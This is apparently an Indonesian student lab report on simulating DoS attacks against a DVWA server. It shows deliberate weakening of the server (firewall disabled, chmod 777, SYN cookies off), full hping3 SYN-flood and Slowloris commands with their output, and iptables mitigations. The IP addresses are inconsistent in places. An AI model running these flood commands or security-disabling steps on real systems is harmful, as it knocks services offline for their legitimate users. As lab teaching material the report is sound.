
Gambar kedua memperlihatkan antarmuka penuh halaman Database Setup DVWA, termasuk menu navigasi sebelah kiri dan bagian Setup Check. Informasi pada halaman ini menunjukkan status kelengkapan konfigurasi server dan database, yang menjadi indikator bahwa integrasi antara Apache, PHP, dan MariaDB telah berjalan dengan benar sehingga aplikasi DVWA siap dilakukan proses instalasi basis data.

- Tampilan Halaman Login Damn Vulnerable Web Application (DVWA)



Gambar 1.20 Halaman Login Aplikasi DVWA pada Browser Ubuntu

Gambar ini menampilkan halaman login DVWA yang diakses melalui URL `http://localhost/DVWA/login.php`, di mana pengguna diminta memasukkan username dan password sebelum dapat mengakses fitur-fitur pengujian kerentanan web pada aplikasi tersebut.



Gambar 1.21 Tampilan Beranda Welcome to Damn Vulnerable Web Application


Gambar ini memperlihatkan halaman utama DVWA setelah berhasil login, menampilkan menu modul-modul serangan di sisi kiri dan teks pengantar yang menjelaskan bahwa DVWA adalah aplikasi web sengaja dibuat rentan

untuk tujuan pembelajaran keamanan jaringan dan aplikasi web.

6. PENGONDISIAN KEAMANAN (VULNERABILITY SETUP)

Agar simulasi serangan DoS dapat dianalisis dampaknya tanpa diblokir oleh pertahanan otomatis Ubuntu, dilakukan pelemahan sistem keamanan secara sengaja.

- a. Mematikan Firewall Mematikan UFW agar port 80 terbuka lebar tanpa filter.
 - `sudo ufw disable`



```
ubuntu@ubuntu:/var/www/html$ sudo chmod -R 777 /var/www/html/DVWA/
```

Gambar 2.1 Pengaturan Hak Akses Direktori DVWA dengan Perintah `sudo chmod -R 777`

Gambar ini menampilkan perintah `sudo chmod -R 777 /var/www/html/DVWA/` yang dijalankan pada Ubuntu Server untuk memberikan hak baca, tulis, dan eksekusi penuh secara rekursif pada seluruh isi direktori DVWA, sehingga web server Apache dapat mengakses dan memodifikasi file aplikasi tanpa kendala izin selama proses praktikum instalasi dan pengujian DVWA.

- b. Mematikan Anti-DoS (SYN Cookies) Menonaktifkan fitur kernel yang berfungsi menolak paket banjir (SYN Flood). Jika ini aktif, serangan hping3 tidak akan efektif.
 - `sudo sysctl -w net.ipv4.tcp_syncookies=0`



```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

Gambar 2.2 Penonaktifan Mekanisme TCP SYN Cookies pada Kernel Ubuntu Server

Gambar ini menampilkan perintah `sudo sysctl -w net.ipv4.tcp_syncookies=0` yang dijalankan pada Ubuntu Server dan menghasilkan output `net.ipv4.tcp_syncookies = 0`, yang berarti fitur perlindungan TCP SYN Cookies telah dimatikan sehingga server menjadi lebih rentan terhadap serangan SYN Flood dalam rangka simulasi praktikum DoS.

- c. Konfigurasi Kernel untuk Simulasi Kerentanan Serangan DoS

- `sudo sysctl -w net.ipv4.tcp_max_syn_backlog=10`



```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=10
net.ipv4.tcp_max_syn_backlog = 10
```

Gambar 2.3 Penyesuaian Nilai `tcp_max_syn_backlog` untuk Mensimulasikan Kerentanan SYN Flood

Gambar ini menampilkan perintah `sudo sysctl -w net.ipv4.tcp_max_syn_backlog=10` yang menghasilkan output `net.ipv4.tcp_max_syn_backlog = 10`, yaitu penurunan jumlah maksimum antrean koneksi TCP setengah terbuka sehingga server menjadi lebih mudah penuh ketika menerima banyak paket SYN saat simulasi serangan DoS tipe SYN Flood.

d. Konfigurasi Apache untuk Simulasi Kerentanan Serangan Slowloris

- `sudo nano /etc/apache2/mods-available/mpm_prefork.conf`

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo nano /etc/apache2/mods-available/mpm_prefork.conf

Dec 30 05:56
ubuntu@ubuntu:/var/www/html/DVWA/config
GNU nano 7.2 /etc/apache2/mods-available/mpm_prefork.conf *
# prefork MPM
# StartServers: number of server processes to start
# MinSpareServers: minimum number of server processes which are kept spare
# MaxSpareServers: maximum number of server processes which are kept spare
# MaxRequestWorkers: maximum number of server processes allowed to start
# MaxConnectionsPerChild: maximum number of requests a server process serves


StartServers          5
MinSpareServers       5
MaxSpareServers       10
MaxRequestWorkers     20
MaxConnectionsPerChild 0

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute   ^C Location  ^U Undo      ^A Set Mark
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify   ^_ Go To Line  ^-E Redo     ^-G Copy
```

Gambar 2.4 Penyesuaian Parameter mpm_prefork Apache untuk Simulasi Serangan Slowloris

Gambar ini menampilkan file konfigurasi `/etc/apache2/mods-available/mpm_prefork.conf` yang dibuka dengan Nano, di mana nilai `MaxRequestWorkers` dibatasi menjadi 20 sehingga jumlah koneksi simultan yang dapat ditangani Apache menjadi sangat terbatas dan membuat web server lebih rentan terhadap serangan Slowloris yang memanfaatkan koneksi HTTP tergantung.


e. Pengeturan security level DVWA



Gambar 2.5 Pengaturan Security Level DVWA pada Halaman DVWA Security

Gambar ini menampilkan halaman DVWA Security yang diakses melalui `http://localhost/DVWA/security.php`, di mana pengguna dapat mengatur tingkat keamanan aplikasi DVWA ke Low, Medium, High, atau Impossible; pada tampilan ini security level sedang berada pada kondisi *impossible* yang berarti seluruh kerentanan telah diminimalkan untuk mensimulasikan skenario aplikasi web yang lebih aman.

f. Pengujian Kerentanan Command Injection pada DVWA



Gambar 2.6 Pengujian Modul Vulnerability Command Injection pada Aplikasi DVWA

Gambar ini menampilkan halaman Vulnerability: Command Injection di DVWA yang menyediakan form *Ping a device* untuk memasukkan alamat IP, di mana hasil eksekusi perintah ping ditampilkan langsung pada halaman web sehingga menunjukkan bagaimana input pengguna dapat diteruskan sebagai perintah sistem dan menjadi celah command injection pada lingkungan uji keamanan.

7. EKSEKUSI SERANGAN 1: HPING3 (NETWORK LAYER)

Serangan ini membanjiri target dengan paket TCP SYN dalam jumlah masif untuk menghabiskan bandwidth dan resource CPU


a. Perintah Serangan (di Kali Linux)

```
(kali@putri)-[~]
$ sudo hping3 -S --flood --rand-source -d 1400 -p 80 192.168.142.128
sudo: unable to resolve host putri: Name or service not known
HPING 192.168.142.128 (eth0 192.168.142.128): S set, 40 headers + 1400 data bytes
hping in flood mode, no replies will be shown
```

Gambar 3.1 Eksekusi Serangan SYN Flood Menggunakan Hping3 pada Mesin Attacker Kali Linux

Gambar ini menampilkan perintah `sudo hping3 -S --flood --rand-source -d 1400 -p 80 192.168.142.128` yang dijalankan di Kali Linux, di mana Hping3 mengirimkan paket TCP SYN berukuran 1400 byte ke port 80 server target secara terus-menerus dengan sumber IP acak dalam mode flood sehingga mensimulasikan serangan DoS tipe SYN Flood terhadap layanan web.

b. Monitoring Dampak (di Ubuntu)



```
ubuntu@ubuntu:/var/www/html/DVWA/config$ top - 06:40:45 up 1:48, 1 user, load average: 1.50, 1.28, 0.81
Tasks: 346 total, 2 running, 344 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.9 us, 1.7 sy, 0.0 ni, 45.1 id, 0.0 wa, 0.0 hi, 51.4 si, 0.0 st
MiB Mem : 3867.6 total, 146.0 free, 2555.3 used, 2156.3 buff/cache
MiB Swap: 0.0 total, 0.0 free, 0.0 used, 1312.3 avail Mem
```


PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
27	root	20	0	0	0	0	R	46.0	0.0	4:28.62	ksoftirqd/1
19567	root	20	0	0	0	0	I	31.5	0.0	0:34.87	kworker/1:2-events
19983	root	20	0	0	0	0	I	21.9	0.0	0:05.25	kworker/1:6-events
2534	ubuntu	20	0	342296	93316	61736	S	2.6	2.4	0:57.19	Xorg
18	root	20	0	0	0	0	I	1.0	0.0	0:05.09	rcu_preempt
2800	ubuntu	20	0	3796988	250248	115364	S	1.0	6.3	1:00.19	gnome-shell
4719	ubuntu	20	0	859936	59064	43724	S	1.0	1.5	0:22.16	gnome-terminal
18465	ubuntu	20	0	2493232	140696	85060	S	1.0	3.6	0:03.15	Privileged Cont
19023	ubuntu	20	0	2452736	107900	79088	S	0.7	2.7	0:03.46	Isolated Web Co
26	root	rt	0	0	0	0	S	0.3	0.0	0:01.95	migration/1
1477	root	39	19	0	0	0	S	0.3	0.0	0:00.32	dbuf_evict
18305	ubuntu	20	0	3198592	429840	201088	S	0.3	10.9	0:51.08	firefox
19274	root	20	0	0	0	0	I	0.3	0.0	0:01.05	kworker/0:1-events
19364	ubuntu	20	0	23180	5908	3732	R	0.3	0.1	0:03.75	top
1	root	20	0	23476	14616	9624	S	0.0	0.4	0:06.18	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.05	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pool_workqueue_release
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/R-rcu_gp
5	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/R-sync_wq
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/R-kvfree_rcu_reclaim
7	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/R-slub_flushwq
8	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/R-netns
11	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/0:0H-kblockd

Gambar 3.2 Monitoring Penggunaan Sumber Daya Server Ubuntu Saat Serangan SYN Flood berlangsung

Gambar ini menampilkan output perintah `top` pada Ubuntu Server ketika menerima serangan SYN Flood dari Hping3, di mana nilai *load average* meningkat dan proses kernel seperti `ksoftirqd` terlihat mendominasi penggunaan CPU, menunjukkan bahwa sumber daya sistem tersita untuk menangani lonjakan trafik dan mengakibatkan penurunan kinerja layanan web.

c. Dampak Layanan Browser menjadi tidak responsif dan mengalami *Time Out*.


- Browser ubuntu (target)



Gambar 3.3 Kegagalan Akses Modul DVWA akibat 500 Internal Server Error

Gambar ini menampilkan halaman error browser saat mencoba mengakses URL `http://localhost/DVWA/vulnerabilities/sqli_blind/`, di mana muncul pesan *500 Internal Server Error* yang menunjukkan bahwa server DVWA sedang terlalu sibuk atau mengalami kesalahan internal sehingga modul SQL Injection Blind tidak dapat dimuat dan pengguna diminta mencoba kembali.

- Browser kali linux (attacker)



Gambar 3.4 Kegagalan Akses DVWA dari Mesin Attacker Kali Linux akibat Serangan DoS

Gambar ini menampilkan browser Firefox di Kali Linux yang menampilkan pesan *Unable to connect* saat mencoba mengakses `http://192.168.211.129/DVWA/`, menunjukkan bahwa server target tidak dapat merespons permintaan karena layanan web sedang down atau terlalu sibuk akibat serangan DoS yang sedang berlangsung.

8. EKSEKUSI SERANGAN 2: SLOWLORIS (APPLICATION LAYER)

Serangan ini bekerja dengan cara membuka banyak koneksi ke server namun menahannya agar tidak pernah selesai (menggantung), sehingga slot koneksi Apache habis.

a. Perintah Serangan (di Kali Linux)

Slowloris 192.168.142.128

```
(kali@putri)-[~]
$ slowloris 192.168.142.128
[30-12-2025 03:23:56] Attacking 192.168.142.128 with 150 sockets.
[30-12-2025 03:23:56] Creating sockets ...
[30-12-2025 03:23:56] Sending keep-alive headers ...
[30-12-2025 03:23:56] Socket count: 150
[30-12-2025 03:24:11] Sending keep-alive headers ...
[30-12-2025 03:24:11] Socket count: 150
[30-12-2025 03:24:26] Sending keep-alive headers ...
[30-12-2025 03:24:26] Socket count: 150
```


Gambar 4.1 Serangan Slowloris Menahan 150 Koneksi Aktif ke Server Target

Gambar ini memperlihatkan terminal Kali Linux yang menjalankan perintah `slowloris 192.168.142.128`, dengan output berupa pesan *Attacking 192.168.142.128 with 150 sockets* dan status berulang *Sending keep-alive headers* serta *Socket count: 150*, yang menunjukkan bahwa Slowloris berhasil

membuka dan mempertahankan 150 koneksi HTTP tergantung sehingga menghabiskan slot koneksi Apache pada server target.

b. Dampak Layanan


- Browser ubuntu



Gambar 4.2 Koneksi ke Aplikasi DVWA Mengalami Time Out pada Server Target

Gambar ini menampilkan browser di Ubuntu Server yang menampilkan pesan *The connection has timed out* saat mengakses <http://192.168.142.128/DVWA>, menandakan bahwa server membutuhkan waktu terlalu lama untuk merespons karena beban tinggi atau serangan DoS sehingga pengguna sah tidak dapat mengakses halaman DVWA.

- Browser kali linux



Gambar 4.3 Tampilan Browser Firefox pada Mesin Attacker Kali Linux untuk Akses DVWA

Gambar ini menampilkan halaman awal Firefox di Kali Linux dengan address bar yang menuliskan URL `http://192.168.211.129/DVWA/`, menunjukkan bahwa mesin attacker siap melakukan pengujian akses web terhadap aplikasi DVWA pada server target sebagai bagian dari rangkaian simulasi serangan dan mitigasi DoS.

9. PENGUJIAN MITIGASI SERANGAN DENIAL OF SERVICE (DoS)

a. Pengujian Mitigasi Serangan SYN Flood (Hping3)


- Sudo iptables -A INPUT -s 192.168.142.255-j DROP

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo iptables -A input -s 192.168.142.128 -j DROP
```

Gambar 5.1 Penerapan Aturan IPTables untuk Memblokir Trafik dari IP Attacker

Gambar ini menampilkan perintah `sudo iptables -A INPUT -s 192.168.142.128 -j DROP` pada Ubuntu Server, yang menambahkan aturan firewall untuk menjatuhkan seluruh paket masuk dari alamat IP attacker 192.168.142.128 sehingga serangan SYN Flood maupun Slowloris tidak lagi mencapai layanan web DVWA.


- Perbedaan akses layanan web antara attacker dan target setelah mitigasi firewall



Gambar 5.2 Akses DVWA dari IP Attacker Diblokir Setelah Penerapan IPTables

Gambar ini menampilkan browser Firefox di Kali Linux yang menampilkan pesan *Unable to connect* saat mengakses `http://192.168.211.129/DVWA/`, menunjukkan bahwa aturan

IPTables pada server target berhasil memblokir seluruh koneksi dari IP attacker sehingga serangan maupun akses biasa dari mesin tersebut tidak lagi mencapai layanan web DVWA.



Gambar 5.3 Tampilan Beranda DVWA pada Server Target Setelah Mitigasi Berhasil

Gambar ini menampilkan halaman utama *Welcome to Damn Vulnerable Web Application* diakses melalui `http://localhost/DVWA/index.php` pada Ubuntu Server, yang menunjukkan bahwa setelah penerapan aturan IPTables dan mitigasi serangan DoS, layanan web DVWA kembali berjalan normal dan seluruh menu modul kerentanan dapat diakses oleh pengguna sah.

b. Pengujian Mitigasi Serangan Slowloris


- `Sudo iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT`

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo iptables -A input -p tcp --syn -m limit --limit 1/s -j ACCEPT
```

Gambar 5.4 Penerapan Pembatasan Laju Koneksi TCP Menggunakan IPTables untuk Mitigasi Slowloris

